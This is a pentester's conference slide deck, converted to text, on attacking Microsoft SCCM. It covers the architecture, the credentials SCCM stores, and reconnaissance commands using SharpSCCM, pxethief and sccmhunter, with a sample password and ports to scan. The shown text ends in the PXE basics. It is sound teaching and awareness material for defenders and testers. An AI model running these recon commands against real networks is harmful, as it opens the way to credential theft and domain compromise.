



SCCM Exploitation

The First Cred Is The Deepest II

BIOS v4.51PG
Copyright (C) 1984-97,

02/12/1997 For i430VX PCIset & SMC37C932FR

PENTIUM-S CPU at 100MHz
Memory Test : 8192K OK

Gabriel Prudhomme @vendetce



Pentester BlackHills Infosec

OSEP, OSCP, PACES, CRTE, CRTP, CRT0, CARTP

CMOS - Defaults loaded

Press F1 to continue, DEL to enter SETUP
02/12/97-i430VX-SMC93X-2A59GPAAC-00



AGENDA

- Why this talk ?
- Theory: What is SCCM ?
- How does it work ? : Demos
- Questions ?



Why This Talk ?

- Recap of all offensive techniques, researches and tooling published lately
- SCCM is widely use in production. There are a lot of possibilities for misconfigurations and lack of hardening that could potentially bite businesses.
- The attacks by themselves are not really complicated but the SCCM ecosystem can be confusing, there is a lot of subtleties, caveats, reading between the lines.
- Help people understand the risks and offensive possibilities
- Brings awareness to the Blue teams
- More geared toward intermediate testers. But if you are experienced, I hope that you learn a thing or two.
- If you notice errors or know better ways, please reach out.

DEMOS INDEX

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- [02 - PXE/OSD \(Operating System Deployment\) Exploitation From Windows](#)
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- [13 - SCCM Lateral Movement](#)




What is SCCM ? AKA MECM/SMS

Quick Overview

- Microsoft on prem centralized endpoint management tool
- Microsoft new cloud alternative = Intune
- Closely Tied to AD ☺
- Complex



Offensive Research Historic



The Hacker Recipes

- Introduction
- ACTIVE DIRECTORY
 - Reconnaissance
 - Movement
 - Credentials
 - MITM and coerced auths
 - NTLM
 - Kerberos
 - DACL abuse
 - Group policies
 - Trusts
 - Netlogon
 - Certificate Services (AD-CS)
- SCCM / MECM

SCCM / MECM

Theory

The **System Center Configuration Manager (SCCM)**, now (since 2020) known as **Microsoft Endpoint Configuration Manager (MECM)**, is a software developed by Microsoft to help system administrators manage the servers and workstations in large Active Directory environments. It provides lots of features including remote control, patch management, task automation, application distribution, hardware and software inventory, compliance management and security policy administration.

SCCM is an **on-premise** solution, but Microsoft also maintains a cloud-native client management suite named **Intune**. Both Intune and SCCM are part of the "**Microsoft Endpoint Manager**" umbrella.

Topology


@0xcsandker Carsten Sandker ([Securesystems.de](https://www.securesystems.de))

<https://www.securesystems.de/blog/active-directory-spotlight-attacking-the-microsoft-configuration-manager/>


@_nwodtuhs Charlie Bromberg

<https://www.thehacker.recipes/ad/movement/sccm-mecm>

SCCM Topology



Source: <https://www.thehacker.recipes/ad/movement/sccm-mecm>



Source: <https://serverfault.com/questions/585609/what-sccm-roles-should-i-install-on-my-secondary-sites>

SCCM Credentials: Many Secrets



SCCM Secrets



Network Access Account (NAA)

Client Push Installation Accounts

Operating System Deployment (OSD)

- Collection variables
- Account to write image to SMB share
- Account to pull files from SMB share
- Set local admin password
- Run arbitrary command
- Account to join the domain (Apply Network Settings)



DEMO



Chapter 1

Reconnaissance

01 - SCCM Recon

Windows

- **SCCM native client** (Control Panel, Configuration Manager)
- `([ADSI searcher]("objectClass=mSSMSManagementPoint")).FindAll() | % {$_.Properties}`
- `Get-WmiObject -Class SMS_Authority -Namespace root\CCM` (need enrolled SCCM client)
- `.\SharpSCCM.exe local site-info`

Linux

- Via PXE/DHCP : `python3 pxethief.py 1`
- `python3 sccmhunter.py find -u low -p 'Alphatango999!' -d root.local -dc-ip dc1.root.local`
- `python3 sccmhunter.py smb -u low -p 'Alphatango999!' -d root.local -dc-ip dc1.root.local`
- `python3 sccmhunter.py show -users`
- `python3 sccmhunter.py show -computers`

Network

- **Scan for open TCP Port** : 8530, 8531, 10123 (Site Server, Management Point)
- **Scan for open TCP Port** : 49152-49159 (Distribution Point)
- **Scan for open UDP Port** : 4011 (Operating System Deployment OSD)
- **Nessus Plugin**: Microsoft System Center Configuration Manager Management Point Detection



Chapter 2

PXE / Operating System Deployment (OSD)

PXE/OSD (Operating System Deployment) 101




- Role: Windows Deployment Services (WDS)
- Imaging and configuring Laptop, Workstation, Servers and VMs





PXE/OSD (Operating System Deployment) 101

- Set BIOS to boot from the network.
- Instructions are obtained from the DHCP: Imaging Server.





PXE/OSD 101

- The WinPE (Preinstall) .WIM file is retrieved from the network via TFTP.
- If properly secured, the installer ask for a password.



